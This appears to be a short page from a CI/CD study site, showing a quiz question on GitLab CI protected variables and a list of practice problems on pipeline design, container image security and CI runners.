5.In GitLab CI, what does a protected variable do?
Practice these problems
- DESIGNCI/CD pipeline for a 15-service monorepoHard
- DESIGNSecure container image pipeline: build, scan, sign, SBOM, admissionMedium
- DESIGNAutoscaled self-hosted CI runners on KubernetesMedium
- OPSCI pipeline became slow and flakyMedium
- CODEGitHub Actions: build, test, cache, push an image and deployMedium
Further reading
My notes
Your notes
Autosaves to this browser.